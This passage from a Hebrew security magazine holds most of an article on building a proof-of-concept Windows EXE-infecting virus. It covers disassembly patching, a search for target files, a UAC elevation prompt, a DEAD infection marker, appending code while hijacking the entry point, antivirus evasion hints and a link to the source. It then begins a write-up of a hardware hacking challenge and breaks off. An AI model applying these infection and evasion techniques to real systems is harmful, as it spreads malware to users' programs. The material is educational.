בעלות משמעות מאוד גבוהה בפיתוח קוד שיש לו אינטרקציה גבוהה עם הסביבה שלו.

לגבי הקונפיגורציות שיש להן קשר בבדיקות אלו, כדאי לנטרל את כולן כך:



לרוב הפרויקטים C שנכתבים ב- Visual Studio יש הסתמכות מסוימת על ספריה המלאה בפונקציות עזר שהקומפיילר מוסיף לפרויקט ומכילה פונקציות שונות, למשל פונקציות העזר שבודקות מצב המחסנית עליהן דובר בפסקה הקודמת. זאת אומרת שגם בבנית פרויקט מאוד בסיסי בו אנו לא מכלילים באופן מודע שום ספריה חיצונית ישנה הכללה של ההספריה הזו.

שם הקובץ משתנה בהתאם לגרסא של Visual Studio אך מדובר בסדרת הקבצים המתחיל ב-MSVCR. למשל אצלי בפרויקט ראיתי שישנה הוספה "אוטומאטית" על ידי הקומפיילר של MSVCR100.DLL. כמו שאמרתי כבר קודם, בכתיבה של וירוס ישנו נסיון לא להכליל בפרויקט ספריות שהייבוא שלהן לא נעשה על ידי הקוד וכנראה שלא נרצה להשתמש בשום קוד של ספריה זו אך צעד מקדים אשר מבטיח שלא נשתמש בקוד של ספריה זו כאשר היא מחוץ לפרויקט הוא לייבא את הספריה לתוך הפרויקט על ידי הקונפיגורציה הבאה:



שיוף אחרון:

אחרי כל הקונפיגורציות המעניניות שגיליתי שהיו הכרחיות ועלו לי בשעות של דיבוג הגיעה האחרונה שבהן. שמתי לב שלצורך איפוס ה-Stack frame החדש שהוירוס יוצר, הקומפיילר משתמש בפונקצית memset. לאחר שביצענו את הצעד שבפסקה הקודמת, פונקציה זו אמורה להכלל בקוד המקומפל ולא להטען מספריה חיצונית. אך עדיין, היא תמצא בחלק אחר של הקובץ ובתהליך שכפול הקובץ אנו לא

רוצים להעתיק את כל הספריה של MSVCR100.DLL מכיוון שזה מאוד מסורבל ומגדיל את החתימה של הוירוס באופן משמעותי. אם לומר את האמת לא מצאתי בקונפיגורציות של הקומפיילר דרך להוריד את הקריאה הזו ולמנוע את האיפוס באמצעות הפונקציה memset ולכן החלטתי שפשוט אוריד את הקריאה בעצמי מהקוד הסופי, ניתן לעשות את העריכה הזו של הקוד באמצעות מספר Debuggers או Hex Editors אבל אני ממליץ להשתמש ב-OllyDbg שהוא כלי חזק מאוד ונוח לשימוש ויש לו קהילת משתמשים מאוד רחבה ולכן קל למצוא דוקומנטציה או מדריכים לשימוש בכלי.

תחילת הקוד מיד לאחר הקומפילציה:

```
011F109B    CC          INT3
011F109C    CC          INT3
011F109D    CC          INT3
011F109E    CC          INT3
011F109F    CC          INT3
011F10A0  $ 55          PUSH EBP                                INT Project2.main(argc,argv)
011F10A1  . 8BEC        MOV EBP,ESP
011F10A3  . B8 44130000 MOV EAX,1344
011F10A8  . E8 13070000 CALL _chkstk                            C_chkstk
011F10AD  . 53          PUSH EBX
011F10AE  . 56          PUSH ESI
011F10AF  . 57          PUSH EDI
011F10B0  . C745 FC 0000 MOV DWORD PTR SS:[EBP-4],0
011F10B7  . C745 F8 0000 MOV DWORD PTR SS:[EBP-8],0
011F10BE  . C745 F4 0000 MOV DWORD PTR SS:[EBP-0C],0
011F10C5  . C745 F0 0000 MOV DWORD PTR SS:[EBP-10],0
011F10CC  . C745 EC 0000 MOV DWORD PTR SS:[EBP-14],0
011F10D3  . C745 E8 0000 MOV DWORD PTR SS:[EBP-18],0
011F10DA  . C745 E4 0000 MOV DWORD PTR SS:[EBP-1C],0
011F10E1  . C745 E0 0000 MOV DWORD PTR SS:[EBP-20],0
011F10E8  . C745 DC 0000 MOV DWORD PTR SS:[EBP-24],0
011F10EF  . C745 D8 0000 MOV DWORD PTR SS:[EBP-28],0
011F10F6  . C745 D4 0000 MOV DWORD PTR SS:[EBP-2C],0
011F10FD  . C745 D0 0000 MOV DWORD PTR SS:[EBP-30],0
011F1104  . C745 CC 0000 MOV DWORD PTR SS:[EBP-34],0
011F110B  . C745 C8 0000 MOV DWORD PTR SS:[EBP-38],0
011F1112  . C745 C4 0000 MOV DWORD PTR SS:[EBP-3C],0
011F1119  . C745 C0 0000 MOV DWORD PTR SS:[EBP-40],0
011F1120  . C745 BC 0000 MOV DWORD PTR SS:[EBP-44],0
011F1127  . C785 A8EFFFF MOV DWORD PTR SS:[EBP-1058],0
011F1131  . C785 A4EFFFF MOV DWORD PTR SS:[EBP-105C],0
011F113B  . C785 4CEEFFF MOV DWORD PTR SS:[EBP-11B4],0
011F1145  . C785 48EEFFF MOV DWORD PTR SS:[EBP-11B8],0
011F114F  . C785 44EEFFF MOV DWORD PTR SS:[EBP-11BC],0
011F1159  . 33C0        XOR EAX,EAX
011F115B  . 66:8985 40EE MOV WORD PTR SS:[EBP-11C0],AX
011F1162  . C785 04EEFFF MOV DWORD PTR SS:[EBP-11FC],0
011F116C  . 6A 38        PUSH 38                                count = 56.
011F116E  . 6A 00        PUSH 0                                 value = 0
011F1170  . 8D85 08EEFFF LEA EAX,[EBP-11F8]
011F1176  . 50           PUSH EAX                               dst
011F1177  . E8 74060000  CALL memset                            memset
011F117C  . 83C4 0C      ADD ESP,0C
011F117F  . E8 CCFEFFFF  CALL RunasString                       CRunasString
011F1184  . 8985 ACEFFFF MOV DWORD PTR SS:[EBP-1054],EAX
011F118A  . E8 71FEFFFF  CALL PathString                        CPathString
011F118F  . 8985 B4EFFFF MOV DWORD PTR SS:[EBP-104C],EAX
```

תחילת הקוד לאחר הסרת הקריאה לפונ' memset:

```
0116109C    CC          INT3
0116109D    CC          INT3
0116109E    CC          INT3
0116109F    CC          INT3
011610A0  $ 55          PUSH EBP                                INT Project2.main(argc,argv)
011610A1  . 8BEC        MOV EBP,ESP
011610A3  . B8 44130000 MOV EAX,1344
011610A8  . E8 13070000 CALL _chkstk                            C_chkstk
011610AD  . 53          PUSH EBX
011610AE  . 56          PUSH ESI
011610AF  . 57          PUSH EDI
011610B0  . C745 FC 0000 MOV DWORD PTR SS:[EBP-4],0
011610B7  . C745 F8 0000 MOV DWORD PTR SS:[EBP-8],0
011610BE  . C745 F4 0000 MOV DWORD PTR SS:[EBP-0C],0
011610C5  . C745 F0 0000 MOV DWORD PTR SS:[EBP-10],0
011610CC  . C745 EC 0000 MOV DWORD PTR SS:[EBP-14],0
011610D3  . C745 E8 0000 MOV DWORD PTR SS:[EBP-18],0
011610DA  . C745 E4 0000 MOV DWORD PTR SS:[EBP-1C],0
011610E1  . C745 E0 0000 MOV DWORD PTR SS:[EBP-20],0
011610E8  . C745 DC 0000 MOV DWORD PTR SS:[EBP-24],0
011610EF  . C745 D8 0000 MOV DWORD PTR SS:[EBP-28],0
011610F6  . C745 D4 0000 MOV DWORD PTR SS:[EBP-2C],0
011610FD  . C745 D0 0000 MOV DWORD PTR SS:[EBP-30],0
01161104  . C745 CC 0000 MOV DWORD PTR SS:[EBP-34],0
0116110B  . C745 C8 0000 MOV DWORD PTR SS:[EBP-38],0
01161112  . C745 C4 0000 MOV DWORD PTR SS:[EBP-3C],0
01161119  . C745 C0 0000 MOV DWORD PTR SS:[EBP-40],0
01161120  . C745 BC 0000 MOV DWORD PTR SS:[EBP-44],0
01161127  . C785 A8EFFFF MOV DWORD PTR SS:[EBP-1058],0
01161131  . C785 A4EFFFF MOV DWORD PTR SS:[EBP-105C],0
0116113B  . C785 4CEEFFF MOV DWORD PTR SS:[EBP-11B4],0
01161145  . C785 48EEFFF MOV DWORD PTR SS:[EBP-11B8],0
0116114F  . C785 44EEFFF MOV DWORD PTR SS:[EBP-11BC],0
01161159  . 33C0        XOR EAX,EAX
0116115B  . 66:8985 40EE MOV WORD PTR SS:[EBP-11C0],AX
01161162  . C785 04EEFFF MOV DWORD PTR SS:[EBP-11FC],0
0116116C  . 6A 38        PUSH 38                                count = 56.
0116116E  . 6A 00        PUSH 0                                 value = 0
01161170  . 8D85 08EEFFF LEA EAX,[EBP-11F8]
01161176  . 50           PUSH EAX                               dst
01161177    90          NOP
01161178    90          NOP
01161179    90          NOP
0116117A    90          NOP
0116117B    90          NOP
0116117C  . 83C4 0C      ADD ESP,0C
0116117F  . E8 CCFEFFFF  CALL RunasString                       CRunasString
01161184  . 8985 ACEFFFF MOV DWORD PTR SS:[EBP-1054],EAX
0116118A  . E8 71FEFFFF  CALL PathString                        CPathString
0116118F  . 8985 B4EFFFF MOV DWORD PTR SS:[EBP-104C],EAX
```

ניתן לראות שהחלפתי את הקריאה לפונקציה בפקודות NOP אשר מבצעות פעולה שאין לה השלכה על המצב של המערכת או הזיכרון. אפשר לראות שהשארתי את הפעולות שמכניסות הפרמטרים לפונקציה memset בקוד. זה לא כל כך נכון מבחינת נקיון של הקוד אבל זה בכל זאת עובד אז השארתי את זה ככה.

חדי-העין מבינכם יראו שישנה קריאה לפונ' נוספת בשם chktsk_ ממש בתחילת הקוד אותה לא הסרתי, זאת מכיוון שהקוד של הפונקציה הזו מוכלל בתוכנית שלנו ומגיע מיד לאחר הקוד של הוירוס ונכנס ב-Page אותו אנחנו מעתיקים בתהליך שכפול הוירוס ולכן ידעתי שהשארה של הקריאה הזו לא תהווה בעיה בקוד.

חלק שני - חיפוש קבצים

בחלק זה של התוכנית, אנו מחפשים קובץ מתאים להדבקה בספריה C:\Virus, שדרישותיו הם:

1. קובץ בעל סיומת EXE - ישנה הנחה שכל קובץ כזה הוא קובץ של תוכנית תקינה אשר בנויה מקוד ב-x86 וכתוב בפורמט PE. אני לא בודק כאן למשל אם הקובץ בעל הסיומת EXE שמצאתי בספריה הוא באמת תוכנית או שמה מדובר בקובץ בפורמט אחר שרק שינו לו את הסיומת. אני גם לא בודק אם מדובר בקובץ אשר בנוי ב-x64 ויצריך גישה שונה למערכת ההפעלה.
2. קובץ שאינו נדבק כבר בוירוס - כמובן שאם הקובץ כבר נדבק בעבר בוירוס אז לא נרצה לנסות להדביקו בשנית אלא להשאירו כמו שהוא.

הרעיון הבסיסי מתואר בתכנון הכללי של הקוד אבל נחזור עליו שוב:

1. נבצע מעבר על כל הקבצים בתיקייה C:\Virus ונחפש קובץ בעל סיומת EXE.
2. אם מצאנו קובץ כזה ננסה לפתוח את הקובץ עם הרשאות כתיבה.
3. במידה והצלחנו נדביק את הקובץ (תהליך ההדבקה מתואר בחלק המתאים במסמך).
4. במידה ולא הצלחנו (אנחנו מניחים פה שאם לא הצלחנו לפתוח את הקובץ הסיבה היא חוסר הרשאות) נבקש מהמשתמש להריץ את התוכנית שוב עם הרשאות של Admin (מדובר כמובן על התוכנית שלנו ולא על התוכנית אותה אנו מדביקים שכלל אינה רצה).
5. במידה והמשתמש מסכים נפתח שוב את התוכנית עם הרשאות Admin וכעת יהיו לנו הרשאות כתיבה לקובץ.
6. במידה והמשתמש לא הסכים לפתיחה מחודשת של קובץ התוכנית, נקפוץ לתחילת התוכנית המקורית ונפסיק את פעולת הוירוס.

חיפוש אחר קובץ EXE

חיפוש קובץ בעל הסיומת המתאימה מתבצע בצורה הבאה:

1. מציאת הקובץ הראשון בספריה על ידי שימוש ב-FindFirstFileW.
2. המשך מציאת שאר הקבצים על ידי שימוש ב-FindNextFileW עד קבלת קוד חזרה של ERROR_NO_MORE_FILES שמשמעותו שהתבצע מעבר על כל הקבצים שבספריה.
3. בדיקה האם מדובר בקובץ בעל סיומת של EXE. (שורה 411)

3.1. לא מדובר בבדיקה מסובכת אך אולי קצת לא ברורה למי שרגיל לראות קוד קונבנציונאלי בלבד. מה שאני עושה שם זה בעצם לבדוק את ערך הבתים אשר אמורים להכיל את התווים EXE ובודק אם הערך המוכל בשלושת הבתים שווה לערך ה-ASCII של התווים. למה? גם כאן יכלתי להגדיר string שיכיל "EXE" ולהשוות לסוף ה-string שמכיל את שם הקובץ אבל כמו שציינתי מוקדם יותר, string זה היה מוגדר ב- Data Section, יכלתי להגדיר אותו באותו צורה כמו שהגדרתי Stringים אחרים בתוך ה- Code section אך במקרה הנוכחי בגלל שמדובר רק ב-3 תווים שאני יודע איפה הם צריכים להיות, כך שלדעתי הרבה יותר קל להשוות בצורה הזו.

4. במידה ואכן מדובר בקובץ EXE, מתבצעת קצת עבודת הכנה (שורות 437-455) של הכנת ה- string הדרוש לצורך פתיחת הקובץ ואז הפתיחה עצמה. הפונ' FindNextFileW מחזירה טיפוס נתונים אשר מכיל את שם הקובץ בלבדו הפונ' CreateFileW צריכה לקבל כקלט את שם הקובץ כולל ה- path. ולכן אני מכין שם string אשר מכיל את ה- path המלא אותו אני בונה מה-stringים הקיימים שלי.

פתיחת הקובץ הנמצא ובדיקת / בקשת הרשאות מתאימות

על נושא ההרשאות בגרסאות של Windows חדשות יותר מ-XP כדאי לקרוא ב-MSDN כי מדובר בנושא חשוב ולא מאוד פשוט אשר ממומש על ידי מנגנון UAC. במאמר זה נדבוק לצד הטכני של הדברים ולא נתעמק בתכנון של המנגנון.

באופן כללי, עד מערכת ההפעלה Windows XP משתמש שעבד על המערכת היה בעל הרשאות מלאות ויכל לבצע לכן פעולות מרובות במערכת כמו כתיבה לתקיות אחרות במערכת. בגרסאות חדשות יותר של מערכת ההפעלה זהו אינו המצב ובדומה ללינוקס, שם יש לבקש נקודתית הרשאות לצורך ביצוע פעולות מסוימות גם אם המשתמש המחובר הוא בעל ההרשאות המתאימות (באמצעות sudo למשל), גם ב-Windows המצב דומה (ב- Windows מדובר בחלון שמופיע מדי פעם ומחשיך את כל המסך ומבקש הרשאות Admin מהמשתמש).

כמובן שיכולת שלא ניתן לבצע את תהליך ההדבקה בלעדיה היא היכולת לכתוב ולשנות קבצים קיימים, אחרת כל שינוי שנבצע בקובץ לא ישמר. תוך נסיונותיי במהלך כתיבת הוירוס ראיתי שלעיתים הקוד רץ

עם הרשאות מתאימות ולעיתים ללא, היה לי קצת קשה לאפיין את ההתנהגות הזו ולכן החלטתי להכניס מנגנון לקוד אשר מבקש הרשאות מתאימות במידה ופתיחת הקובץ נכשלת.

כמובן שוירוס ש"מבקש הרשאות ריצה" זה קצת כמו גנב ש"מבקש אישור לגנוב" ולכן אסביר את השימוש במנגנון זה. אתחיל ואומר שמדובר כמובן בפשרה, המצב הרצוי הוא שהמשתמש לא ירגיש כלל את ריצת הוירוס ושהוירוס יבצע את כל הפעולות אותן הוא רוצה לבצע ללא כל סימן ובטח שלא תשאול של המשתמש. ישנם מנגנונים כאלו שניתן להכניס לקוד קיים ולגרום לו לפעול בצורה כזו אך שוב, כמו במקרים קודמים, מדובר בפרויקט בפני עצמו של מציאת 0day מתאים והכנסתו לקוד ותחזוקה של מנגנון זה (0day כזה בימי Windows 8.1 המתעדכנת באופן כה תדיר לא יחזיק מעמד זמן רב). בשורה התחתונה מדובר במאמצים רבים יחסית אשר היו מעכבים את סיום כתיבת הקוד כאשר התועלת שלהם חשובה אך ברוב המקרים אינה בולטת.

ברוב המקרים, הקוד כן רץ עם הרשאות כתיבה לקבצים וגם אם זה לא המקרה, בקשת הרשאות מהמשתמש היא תהליך שמשתמש Windows 8 רגיל לראותו במהלך העבודה לעיתים לא רחוקות ולכן לא מדובר באירוע חריג כל כך. כמו כן, צריך לזכור שחוץ מהריצה הראשונה של הוירוס, בכל שאר הפעמים הוא ירוץ בתוך תהליך לגיטימי ולכן שם קובץ ה-exe שיופיע בבקשת ההרשאות יהיה קובץ של תוכנית המוכרת למשתמש.

לצורך בקשת ההרשאות אני עושה שימוש בפונ' הספריה ShellExecuteExW אשר מבקשת להריץ את שם התוכנית אותו היא מקבלת כקלט עם הרשאות Admin, כדאי לקרוא על פעולת הפונ' ב-MSDN כי הפעולה שלה אינה טריויאלית או באופן כללי צריך לדעת שתהליך שרוצה לרוץ עם הרשאות Admin ב-Windows צריך "לפתוח את עצמו מחדש" עם הרשאות כאלו. כלומר, לא ניתן לבקש הרשאות כאלו לתוכנית שכבר רצה ולבצע את הפעולות עם ההרשאות לאחר בקשה באמצע חיי התוכנית.

הקריאה לפונ' מצריכה שימוש בטיפוס נתונים מהסוג ShellExecuteInfo אשר אותו אני מכין (שורות 443-461) ונותן כקלט לפונ', הוא מכיל את כל הפרמטרים הדרושים לפעולת הפתיחה של התוכנית.


לאחר הקריאה לפונ', אני בודק אם המשתמש אישר את הבקשה לפתיחה מחודשת או לא. אם המשתמש לא אישר את הבקשה התוכנית תקפוץ לנקודת הפתיחה של התוכנית המקורית על ידי קטע הקוד באסמבלי אשר מובא שם. אם המשתמש אישור את הפתיחה, הריצה קופצת לסוף הקוד אשר בהכרח יכיל פקודת חזרה כלשהי.

חלק שלישי - הדבקה

תהליך ההדבקה אינו שונה בהרבה מתהליך ההדבקה כפי שמתואר בקורס Life Of Binaries בתרגיל BabysFirstPhage. הוא מורכב מכמה צעדים:


בדיקה האם הקובץ כבר נדבק בעבר בוירוס או שהקובץ נקי

סימן ההדבקה של הוירוס הוא חתימה קטנה שהוירוס משאיר בתהליך ההדבקה בשדה מסוים בתחילת ה-Header של קובץ ה-EXE אשר אינו נמצא בשימוש (כיום) על ידי מערכת ההפעלה ואינו מכיל מידע רלוונטי בשום מצב (בפועל מכיל תמיד אפסים). שדה זה נמצא ב- Offset של 0x1cבקובץ שנמצא בחלק של ה-DOS_HEADER והוא בגודל של 2 בתים.



[DOS_HEADER לפני הדבקה]

הוירוס כותב לשם את הערך 0xDEAD ולכן קריאה מהירה של שדה זה תגיד לנו אם הקובץ כבר נדבק בעבר או לא. אם הקובץ נדבר בעבר אין צורך להמשיך בתהליך ונעבור לקובץ הבא, אם הקובץ נקי, נדביק אותו.



[DOS_HEADER לאחר הדבקה]

שמירה של ערך תחילת הקוד המקורי

מכיוון שאני רוצה שהקוד של הוירוס ירוץ לפני התוכנית המקורית, אני מתכוון לשכתב את השדה שמורה ל-Loader של Windows מאיפה להתחיל להריץ את התוכנית ולשים שם את הכתובת של הקוד של הוירוס אותו אני רוצה להזריק לקובץ. לאחר ריצת הוירוס נרצה לקפוץ לקוד המקורי כדי שהתוכנית תרוץ והתהליך יהיה שקוף למשתמש ולכן אני רוצה לשמור את הערך המקורי של השדה הזה. מדובר בשדה Address of Entry Point אשר נמצא במבנה IMAGE_NT_HEADERS->IMAGE_OPTIONAL_HEADER מיקום השדה הוא ב-Offset של 0x120 בתים מתחילת הקובץ.

הזרקת הקוד של הוירוס לקובץ

פעולה זו היא כמובן לב ליבו של הוירוס, ישנן כמה נקודות עדינות ושיקולים להבין לפני שמתכננים את ההזרקה כפי שהיא מתבצעת בקוד.


המטרה הסופית שלנו היא להוסיף את הקוד לקובץ הקיים, צריך לעשות זאת מבלי לשנות את מיקום הקוד הקיים וישנן המון צורות לעשות את זה. בקוד שלנו בחרתי בדרך מאוד פשוטה שאינה מצריכה הרבה התעסקות יחסית לדרכים אחרות, החסרונות של דרך פעולה זו היא שהמצאות הוירוס בקוד היא יחסית ברורה והוא די נוח להסרה.

הוירוס פשוט מעתיק את עצמו לסוף הקובץ הקיים. כמובן שפעולה זו בלבד אינה מאפשרת להריץ אותו וצריך לבצע עוד מספר התאמות על מנת להפוך את הוירוס להיות "חלק מ-Image".

בהעתקת הוירוס לסוף הקובץ אני מוסיף את הקוד של הוירוס ל-Section האחרון של הקובץ. במובן הכללי, אני לא יכול לדעת באיזה Section מדובר ולכן צריך לעשות כמה התאמות. התאמה ראשונה היא עדכון השדה VirtualSize של ה-Section, מכיוון שאני מכניס לו עוד 0x1000 בתים של קוד, אגדיל את השדה בערך זה. התאמה חשובה שניה היא התאמת השדה Characteristics כדי שקוד יוכל לרוץ מה-Section בלי בעיות.

ההתאמה האחרונה היא התאמת השדה של גודל ה-Image הכללי ב-Optional Header אשר מוגדל גם הוא ב-0x1000 בתים.

בדיקה פשוטה של התיקייה המכילה מספר קבצי EXE שהעתקתי לשם מראה כיצד הקובץ גדל בדיוק בגודל של 0x1000 בתים לאחר ההדבקה:



סיכום

כאמור, הוירוס נכתב כ-Proof of concept ופרויקט אישי בזמני הפנוי. הקוד המובא במאמר זה מהווה את המכניזם הבסיסי ביותר של וירוס פועל ולא יותר מזה. הוירוס אינו מבצע שום פעולה זדונית ממשית וגם אינו מנסה להסתיר את עצמו עם זאת אני חייב לציין שגרסא חינמית של AVG לא זיהתה את קבצי הוירוס כקוד זדוני. בהנתן המנגנון המובא במאמר זה ניתן בזמן קצר יחסית להכניס פעולות זדוניות כאלו ואחרות לוירוס (למשל פתיחת Socket אשר נותן Reverse shell לחיבור מרחוק) וניתן גם להכניס מנגנוני הסתרה טובים יותר (באמצעות צורות של Packing או הסתרת הקוד ב-Code caves למשל).

לי לקח פרק זמן לא קצר עד שהגעתי למצב שהוירוס פועל ולמדתי הרבה דברים בדרך, אני מקווה שהמאמר הזה מקצר לאנשים אחרים כמוני את הדרך קצת ואשמח לדעת אם מישהו עושה בו שימוש למטרות שונות, משלב חלקים ממנו בפרויקטים אחרים או מעוניין לקיים שת"פ כלשהו לצורך לימוד/מחקר ופיתוח כלשהם (ניתן לצור קשר ב-danb33@gmail.com).

את קוד המקור של הפרוייקט המוצג במאמר זה ניתן להוריד מהכתובת הבאה:

http://digitalwhisper.co.il/files/Zines/0x38/main.c

ביבליוגרפיה

- Kovah, X'. Life Of Binaries Course by Xeno Kovah - http://opensecuritytraining.info/LifeOfBinaries.html
- Kovah, X'. Introduction to x86 - http://opensecuritytraining.info/IntroX86.html
- Kovah, X'. Intermediate x86 Class - http://opensecuritytraining.info/IntermediateX86.html
- Skape/Matt Miller's win32 shellcode tutorial - http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Gita's Black Box Challange

מאת אלי כהן-נחמיה

הקדמה

נתקלתי לראשונה באתגר החומרה של Gita לפני זמן מה תוך כדי שיטוט בפורום מקומי. תחת ההכרזה המתריסה כי היא מאתגרת מומחי אבטחה ישראלים, מציעה חברת מוצרי האבטחה Gita Technologies התקן חומרה אישי לפריצה. "ההתקן שיישלח אליכם הוא שלכם" מבטיחה Gita ומבקשת בתמורה כי אותם מומחים אשר נענו לאתגר ישלחו אליה את סיכומיהם ורשמיהם מתהליך המחקר. כחוקר אבטחה אשר נמצא לרוב במרחב הנוח של ארכיטקטורת אינטל, העניין סיקרן אותי במיוחד. המחשבה על חקירת התקן חומרה לא ידוע, התחקות אחר אופי פעולת ה-Firmware ולימוד ארכיטקטורה לא מוכרת קסמה לי והחלטתי להיענות לאתגר אליו נרשמתי דרך דף האתגר.

ייעודו של המסמך וקהל היעד

מכיוון שתיעוד אינטרנטי אודות האתגר לא היה בנמצא, החלטתי לערוך מחדש את הדברים שהעליתי על הכתב תוך כדי תנועה ולפרסמם בצורה מסודרת. מסמך זה אינו מיועד להיות דו"ח רשמי או ממצה, אלא תיאור מודרך של תהליך האנליזה תוך ציון השיקולים והכיוונים השונים. למסמך התווספו מספר הערות והארות בכדי להפוך אותו קריא וידידותי לחסרי הרקע החומרתי שביננו.

רשימת קבצים המצורפים לאתגר זה:

- msp430-image.bin - קובץ הכולל את תמונת הזיכרון של ה-Firmware כפי שהורדה מההתקן עצמו.
- msp430-image.i64 - קובץ מאגר נתונים של IDA הכולל ניתוח מלא של ה-Firmware.
- decode.py - סקריפט Python שנכתב לטובת יצירת הערכים הפותרים את האתגר, עבור אתגר נתון.

אזהרת ספויילר

מסמך זה כולל פתרון מלא, שלב אחר שלב, לאתגר "Gita's Black Box Challenge". המסמך דן בפתרון האתגר, בשלבים שבוצעו על מנת להגיע אליו, הכלים בהם נעשה השימוש במהלך בניית הפתרון וכדומה.

מתחילים

לאחר מספר שבועות של המתנה הגיעה הקופסה השחורה המיוחלת בדואר, מלווה מדריך קצר למשתמש. הקופסה עצמה נראתה קטנה אך מסתורית: מלבד תווית עם שמה של Gita על המכסה, לא היה כל אזכור לשם היצרן או שם מסחרי אחר על-גבי הקופסה.

מדריך למשתמש

המדריך הקצר למשתמש הכיל הוראות בסיסיות לחיבור וזיהוי ההתקן במערכות Windows ו-Linux, קונפיגורציה מתאימה להתחברות באמצעות Terminal וכן מספר הצעות לדרכי פתרון (כולל עזרה בשירותיו של אורן זריף לצורך הפיצוח). משימת האתגר תוארה בפשטות כ-"מציאת הקודים הסודיים המופיעים כאשר מוזנת התשובה הנכונה". המדריך המשיך וציין כי אף ניתן לפצח את האתגר מבלי לפתוח את הקופסה השחורה כלל. מעניין.

מיותר לציין כי בחירתי האוטומטית לסביבת הניתוח היתה מערכת Linux, אשר על-פי רוב הינה ידידותית לחוקר הרבה יותר ממקבילותיה וכן בה ההתקן מזוהה ללא צורך בהתקנת דרייברים או עזרים נוספים. כאמצעי בטחון העדפתי לבצע את עבודת המחקר על-גבי מכונה וירטואלית, אך לאחר בזבוז זמן יקר על ניסיונות כושלים לזיהוי וגישה אל ההתקן דרך המכונה הווירטואלית, שבתי אל מכונת ה-Linux הביתית.

זיהוי ההתקן

חיברתי אם כן את הקופסה השחורה למחשב. פלט 'dmesg' הראה כי התקן בשם "Texas Instruments MSP-FET430UIF" מחובר דרך ממשק ה-USB. הרצה של 'lsusb' הוסיפה פרטים על אותו התקן מסתורי:

```
Bus 002 Device 010: ID 0451:f432 Texas Instruments, Inc. eZ430 Development Tool
```

בחינת תוכנה של ספריית '/dev' העלתה כי כניסה חדשה בשם 'ttyACM0' התווספה תחת הרשאות גישה בלעדיות לקבוצת 'dialout'. בכדי להפוך את ההתקן לנגיש עבור כלל המשתמשים ניתן היה לבצע 'chmod' בכל חיבור ההתקן מחדש - אשר נדרש לצורך אתחולו. במקום זאת העדפתי להוסיף הנחיה ל-'udev' לאפשר גישה לכלל המשתמשים עבור ההתקן הספציפי באופן אוטומטי [1]:

```
ATTRS{idVendor}=="0451", ATTRS{idProduct}=="f432", MODE="0666", GROUP="dialout"
```

לאחר מתן גישה לכלל המשתמשים, הגיעה העת להתחבר להתקן באמצעות תוכנת Terminal כלשהי. תוכנת Terminal היא לרוב עניין של העדפה אישית ו-"moserial" נראתה לי מתאימה למשימה מתוקף היותה כלי סטנדרטי לשולחן העבודה GNOME וכן בגלל יכולתה להציג את הפלט והקלט בתצורת Hex Dump. לצורך בדיקות נוספות השתמשתי מאוחר יותר גם ב-PuTTY המוכרת יותר, אותה העליתי באופן הבא:

```
